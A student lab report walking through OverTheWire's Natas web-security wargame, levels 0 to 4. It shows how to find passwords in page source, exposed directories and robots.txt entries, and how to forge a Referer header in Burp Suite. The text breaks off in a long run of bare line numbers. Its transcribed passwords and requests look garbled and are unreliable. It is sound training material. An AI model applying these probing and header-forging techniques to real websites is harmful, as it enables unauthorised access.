



Sri Lanka Institute of Information Technology

System And Network Programming – IE2012

Lab 02

Walkthrough of Natas

IT22151056

De Silva K.R.K.D

Group – WD.CS 01.02

Abstract

Web security is crucial in a world that is becoming more and more digital. Using OverTheWire's "Natas" challenges as a hands-on learning platform, the "Unveiling Web Security through Natas challenge walkthrough" gives a thorough examination of the field of cybersecurity. These tests, which replicate real-world vulnerabilities, are the basis for understanding the complexities of web security. The Natas challenges prove to be wonderful tools for instruction because they let students experience real-world weaknesses in a safe setting. Participants are taken using the complex network of security ideas that support ideas that support the problems through practical interaction. The monitored environment helps learners gain a comprehensive understanding of security issues. Additionally, in view of future challenges, considers the impact of the highlighted vulnerabilities and encourages preventative actions in light of imminent dangers.

Table of contents

ABSTRACT.....	2
INTRODUCTION TO THE TOPIC.....	4
METHODOLOGY.....	5
Levels And Steps.....	6
Natas0.....	6
Natas0 -> Natas1.....	8
Natas1 -> Natas2.....	10
Natas2 -> Natas3.....	12
Natas3 -> Natas4.....	15
Natas4 -> Natas5.....	17
Natas6 -> Natas7.....	19
Natas7 -> Natas8.....	23
Natas8 -> Natas9.....	25
Natas9 -> Natas10.....	27
Natas10 -> Natas11.....	29
Natas11 -> Natas12.....	33
Natas12 -> Natas13.....	36
Natas13 -> Natas14.....	39
Natas14 -> Natas15.....	41
Natas15 -> Natas16.....	43
Natas16 -> Natas17.....	45
Natas17 -> Natas18.....	48
Conclusion.....	51

Introduction To The Topic

The “Walkthrough of Natas” topic includes a thorough investigation into the field of security on the internet, made possible by the fascinating puzzles offered by OverTheWire “Natas” series. The security of web-based applications is a top priority in a world driven by internet access. For those looking to strengthen their awareness of the evolving web security environment, this program probes the core of cybersecurity, analyzing vulnerabilities that reflect real-world events. The importance of strong security cannot be emphasized in the modern digital environment, where the internet is deeply woven into every facet of our personal and professional lives. The “Walkthrough of Natas” acts as a learning tool, directing users across the maze of web vulnerabilities while promoting a natural understanding of fundamental security concepts. With this background, the “Natas” tasks become an instructional powerhouse, allowing students to navigate actual vulnerabilities in a safe setting.

The “Walkthrough of Natas” is built around precisely prepared walkthroughs that explain how to complete each challenge. These walkthroughs resemble novels that are gradually revealed, with each stage revealing a different aspect of web security. This project’s primary goal is to go beyond theoretical concepts by giving users hands-on experiences that are representative of real-world situations. Advanced vulnerabilities, such as SQL injection, cross-site scripting, authentication bypass, and more are explained in the walkthroughs. Participants gain practical understanding of these security vulnerabilities’ mechanisms and potential effects by dissecting these flaws in detail.

However, the “Walkthrough of Natas” has a relevance that goes outside hacking and explores the psyche of attackers. Participants acquire a distinctive perspective into an attacker’s psyche through analytical assessments, generating a thorough grasp of potential dangers. This viewpoint gives people the knowledge and skills to prevent potential breaches by actively fortifying online apps as well as identifying vulnerabilities.

The tutorial easily switches from exploitation to defense as it goes along. Practical tactics and best practices are woven into the story to equip readers with the knowledge they need to actively defend online applications against similar threats. The iterative nature of real-world online security is reflected in this multilayered training strategy, where identifying weaknesses is integral to putting effective preventive steps into practice.

As a result, individuals’ perspectives and approaches to web security concerns change. Participants become skilled hackers as well as diligent defenders of the digital domain by managing weaknesses. From inspiration to execution, this process matches the dynamic nature of cybersecurity, where information is the shield defending the digital domain.

Methodology

In the first phase, challenge tiers must be carefully chosen to represent various security risks and increase in complexity in an equal way. This choice seeks to promote a learning path that ranges from fundamental ideas to more complex methods. The next stage consists of setting up the environment and the necessary conditions. To guarantee that participants have the necessary hardware, including web browsers, developer consoles, and proxy tools, available for simple interaction with the challenges, clear directions are given. This level of preparation makes sure readers can participate actively in the tour, boosting the entire educational experience. The thorough walkthrough of each selected task is at the heart of the process. Participants are exposed to the challenge's context, goals, and the particular security risk it solves with clarity and accuracy. The succeeding steps carefully lead people through the difficulty, starting with the initial investigation and ending with the discovery of possible vulnerabilities.

Levels and Steps

Natas0


At the initial level of Natas, they give us proper instructions on how to proceed with this. And the username and password of the zero level are also given.

The screenshot shows a web browser window for the OverTheWire Wargames site at <https://overthewire.org/wargames/natas/>. The page title is "Natas". It contains a list of levels from 0 to 32, each with a brief description. Level 0 is described as teaching basics of serverside web-security. Levels 1 through 5 have access to the next level's password. Level 6 is a starting point. The password for natas0 is provided as "natas0" and the URL is "<http://natas0.natas.labs.overthewire.org>". The OverTheWire logo and a "NESSoS" logo are visible on the right side of the page.

Go to the link they provided by them and provide the username and password.


The screenshot shows a Firefox browser window with the address bar set to natas0.natas.labs.overthewire.org. A login dialog box is displayed, asking for a "Username" and "Password". Below the dialog, the Firefox logo and a search bar are visible. At the bottom of the screen, there is a horizontal menu bar with various icons and links.

When we give it, we will get a message.



Now we need to find the password related to the next step from this page.

Open the inspect and go to inspector to try to find the password.



We can see the password of the 1st level into the inspector.

The screenshot shows a browser window for 'natas0.natas.labs.overthewire.org'. The page content says 'You can find the password for the next level on this page.' A red box highlights the password 'gIw9cRlhslqKtcA2uocGHPfHZVzePK6' in the DOM tree under the 'content' div. The browser's developer tools are open, showing the 'Inspector' tab with the DOM structure and the 'Style Editor' tab where the CSS for the 'content' div is visible, including 'margin: 0; border: 0; padding: 0; width: 500px; height: 50px;'. The status bar at the bottom shows 'Layout was forced before the page was fully loaded. If stylesheets are not yet loaded this may cause a flash of unstyled content.'

Natas0 -> Natas1

Now change the link to one instead of zero and go to Natas1. Give the username natas1 and the password found in the previous level.

The screenshot shows a browser window for 'natas1.natas.labs.overthewire.org'. A modal dialog box asks for login credentials. The 'Username' field contains 'natas1' and the 'Password' field contains 'gIw9cRlhslqKtcA2uocGHPfHZVzePK6'. Below the modal, the browser's developer tools show the source code for the 'index' file, which includes the password 'gIw9cRlhslqKtcA2uocGHPfHZVzePK6' in the 'content' div. The status bar at the bottom shows 'Layout was forced before the page was fully loaded. If stylesheets are not yet loaded this may cause a flash of unstyled content.'

When we give a username and password, we can see a message on the webpage.

The screenshot shows a browser window for 'natas1.natas.labs.overthewire.org'. A message box in the center says: 'You can find the password for the next level on this page, but rightclicking has been blocked!'. In the top right corner, there is a 'SUBMIT TOKENS' button. The bottom right of the screen shows the developer tools interface, specifically the 'Debugger' tab. The 'Sources' panel shows a file named '(index)'. The code within '(index)' is as follows:


```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level ... -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level1.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
10 <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14   You are #f0ed3b the unnearest dan stu
15 </div>
```

The status bar at the bottom right indicates 'HTTP/1.1 200 OK 198ms'.

Open inspect and go to the debugger to find the 2nd level password.

The screenshot shows the same browser setup as the previous one. The message box and 'SUBMIT TOKENS' button are visible. The developer tools 'Debugger' tab is open, and the 'Sources' panel shows the '(index)' file with the code highlighted. The code is identical to the one shown in the previous screenshot. The status bar at the bottom right indicates 'HTTP/1.1 200 OK 198ms'.


Now we can see the 2nd level password.



```
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallInfo = { "level": "natas1", "pass": "g00kRhs1qKxcAwg@PfGvPeFk6" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!-- The password for natas2 is h4luB0cxNqejSt070nnUMLppxb0og#fZ7 -->
18 </div>
19 </body>
20 </html>
21
22 }
```

Natas1 -> Natas2

Change the link to two instead of one and go to Natas2. Give the username natas2 and the password found in the previous level.



```
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallInfo = { "level": "natas1", "pass": "g00kRhs1qKxcAwg@PfGvPeFk6" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!-- The password for natas2 is h4luB0cxNqejSt070nnUMLppxb0og#fZ7 -->
18 </div>
19 </body>
20 </html>
21
22 }
```

They display “There is nothing on this page”. So next-level password is not on this page.

The screenshot shows a browser window with the URL `natas2.natas.labs.overthewire.org`. The main content area displays the message "There is nothing on this page". In the top right corner, there is a "SUBMIT TOKEN" button with a key icon. Below the browser window, the developer tools are open, specifically the Network tab. The Network tab shows a request for `favicon.ico` from the domain `natas2.natas.labs.overthewire.org`. The status bar at the bottom of the developer tools indicates a 404 Not Found error with a response time of 179ms.


Try to find the password using the /files page. Now we can see the users.txt file go inside it.

The screenshot shows a browser window with the URL `natas2.natas.labs.overthewire.org/files/`. The page title is "Index of /files". The content area displays a file listing for the "/files" directory. The table has columns for Name, Last modified, Size, and Description. The listed files are:

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2023-04-23 18:01	303	
users.txt	2023-04-23 18:01	145	

At the bottom of the page, the Apache server information is visible: "Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80".


We can see the password now.



```
# usernames:passwords
alice:BViNclexZqW
bob:jx2ueICLvt
charlie:G5vCxkV3m
natas3:63ctBMU5IB4cbFwphMP5vxGhQ7I6l8Q
eve:zD-MdAyjP
mallory:9unrcpzBmH
```

Natas2 -> Natas3

Go to the 3rd level using the found username and the password.



Go to the inspector first. We can see a hint.

The screenshot shows a browser window with the URL `natas3.natas.labs.overthewire.org`. A tooltip in the center of the page says "There is nothing on this page". The browser's developer tools are open, specifically the Inspector tab. The DOM tree shows the following structure:

```
html > body > div#content > ::before
```

The ::before pseudo-element contains the text "There is nothing on this page
<!--No more information leaks!! Not even Google will find it this time....>". The CSS panel on the right shows a rule for the content element:

```
content { position: relative; width: 500px; padding: 50px; margin: 0 auto; }
```

The Box Model section of the CSS panel shows the following dimensions for the content element:

width	500px
height	50px
margin	0 auto
border	0px solid black
padding	50px
total width	500px + 50px * 2 = 500px
total height	50px + 50px * 2 = 50px

Go to the robots.txt website and find some hints. It mentioned a part of a link.

The screenshot shows a browser window with the URL `natas3.natas.labs.overthewire.org/robots.txt`. The content of the robots.txt file is:

```
User-agent: *
Disallow: /s3cr3t/
```

The browser's developer tools are open, showing the DOM tree and the content of the robots.txt file. The CSS panel on the right shows a rule for the root element:

```
root { color-scheme: light dark; }
```

The Box Model section of the CSS panel shows the following dimensions for the root element:

width	1984px
height	38px
margin	0px
border	0px solid black
padding	0px
total width	1984px + 0px * 2 = 1984px
total height	38px + 0px * 2 = 38px

When we go to that link we can see the users.txt file.

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory	-		
users.txt	2023-04-23 18:01	40	

Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80


```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head> </head>
  <body>
    <h1>Index of /s3cr3t</h1>
    <table>
      <tr>
        <td><a href="index.html">Index of /s3cr3t</a></td>
        <td>2023-04-23 18:01</td>
        <td>40</td>
        <td><a href="index.html">Details for index.html</a></td>
      </tr>
    </table>
    <address>Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80</address>
  </body>
</html>
```

Go inside the users.txt file and find the password of natas4.


```
natas4:tK0c310zM1t8h0Cmz5Zr443f6ZQm
```

Natas3 -> Natas4

Log into the Natas4 using the password and the username.



Now it displays a message to refresh the page.



When we refresh the page, again displays the message “Access disallowed”.

The screenshot shows a browser window for 'NATAS4'. The main content area displays an 'Access disallowed' message: "Access disallowed. You are visiting from 'http://natas4.natas.labs.overthewire.org/' while authorized users should come only from 'http://natas5.natas.labs.overthewire.org/'". Below this message is a link to 'Refresh page'. In the top right corner, there is a 'Wechall SUBMIT TOKENS' button. The bottom half of the screen shows the Firefox developer tools. The 'Elements' tab is selected, showing the DOM structure of the page. The 'Box Model' panel is open, showing the dimensions of the main content area: width 1920px, height 241px, padding 0px, border 0px, and margin 0px. The 'Network' tab in the developer tools shows a single request: 'GET http://natas.labs.overthewire.org/img/wechall.gif'. The status bar at the bottom indicates the response was OK (182ms).

Open the burp suite software and open the browser with it. Go to the proxy on burp suite.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is active. The 'Request' pane contains a captured HTTP request:

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic b0FDTXNlcm5BLTNCNE51CTTrwUHh4mJZD0XpulD7pyNDQsNOZHW1Fc
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 (Chrome/106.0.5249.97, Safari/537.36)
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
9 Accept-Language: en-US,en;q=0.9
10 Accept-Encoding: gzip, deflate
11 Connection: close
12
```

The 'Response' pane shows the captured response. To the right, the 'Inspector' pane displays various request details: Request attributes (2), Request query parameters (0), Request body parameters (0), Request cookies (0), and Request headers (9). The status bar at the bottom indicates the target is 'http://natas4.natas.labs.overthewire.org' and the response code is 'HTTP/1.1 200 OK 182ms'.

Send a request to the repeater. Change the referrer from natas4 to natas5 and send the request. Now we can see the password and access granted message on the response.

```

1 GET /index.php HTTP/1.1
2 Host: http://natas4.natas.labs.overthewire.org
3 Authorization: Basic b3nYbW90cmlTcHNSW6TTtsvYH4aGJdhXgulNpynDQdnG2HW1Ft
4 Upgrade-Insecure-Requester: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/116.0.5845.97 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
8 application/signed-exchange;v=b3;q=0.7
9 Referer: http://natas4.natas.labs.overthewire.org/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
